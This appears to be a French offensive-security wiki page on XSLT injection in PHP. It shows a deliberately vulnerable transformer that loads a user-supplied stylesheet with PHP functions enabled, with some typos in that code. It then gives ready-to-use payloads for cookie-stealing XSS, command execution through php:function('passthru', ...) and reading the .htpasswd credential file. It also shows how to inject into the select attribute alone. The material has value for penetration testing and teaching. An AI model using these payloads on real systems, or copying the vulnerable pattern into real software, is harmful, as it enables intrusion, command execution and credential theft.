
[Exploitation/Web] XSLT

Introduction

La vulnérabilité **XSLT** (Extensible Stylesheet Language Transformations) survient lorsqu'un moteur de transformation XML mal sécurisé permet à un attaquant d'injecter ou d'exécuter du code XSLT arbitraire, pouvant mener à l'exfiltration de données, l'exécution de commandes ou l'accès non autorisé au système.



Sources

- https://www.acunetix.com/blog/articles/the-hidden-dangers-of-xsltprocessor-remote-xsl-injection/
- https://www.php.net/manual/fr/xsltprocessor.transformtoxml.php

Cheat-sheet

Admettons le code suivant pour la page web vulnérable :

```
<?php
  // Load the XML source
  $xml = nex DOMDocument;
  $xml->load('collection.xml');

  $xml = nex DOMDocument;
  $xml->load($_GET['xsl']);

  // Configure the transformer
  $proc = new XSLTProcessor;
  $proc->registerPHPFunctions();
  $proc->importStyleSheet($xml);

  echo $proc->transformToXML($xml);
?>
```

> Ici, le paramètre xsl est passé via la méthode **GET** mais dans votre cas il pourrait s'agir d'un paramètre **POST** ou même d'un paramètre passé via le **User-Agent**.

XSS

```
<xsl:stylesheet version=”1.0″ xmlns:xsl=”http://www.w3.org/1999/XSL/Transform”
xmlns:php=”http://php.net/xsl”>
<xsl:template match=”/”>
<script>alert(document.cookie)</script>
</xsl:template>
</xsl:stylesheet>
```

Éxecution de code PHP

```
<xsl:stylesheet version=”1.0″ xmlns:xsl=”http://www.w3.org/1999/XSL/Transform”
xmlns:php=”http://php.net/xsl”>
<xsl:template match=”/”>
<xsl:value-of select=”php:function(‘passthru’,’ls -la /’)”/>
</xsl:template>
</xsl:stylesheet>
```

Lecture de fichier

```
<xsl:stylesheet version=”1.0″ xmlns:xsl=”http://www.w3.org/1999/XSL/Transform”
xmlns:php=”http://php.net/xsl”>
<xsl:template match=”/”>
<xsl:copy-of select=”document(‘.htpasswd’)”/>
</xsl:template>
</xsl:stylesheet>
```

Remarque concernant le payload

Parfois vous allez injecter toute la ligne :

```
<xsl:value-of select=”php:function(‘passthru’,’ls -la /’)”/>
```

Mais parfois vous allez pouvoir injecter uniquement le paramètre fournit à **select**, votre payload devra alors ressembler à :

```
php:function('passthru','ls -la /')
```

Revision #2
Created 11 April 2025 07:21:58 by Elieroc
Updated 11 April 2025 07:42:30 by Elieroc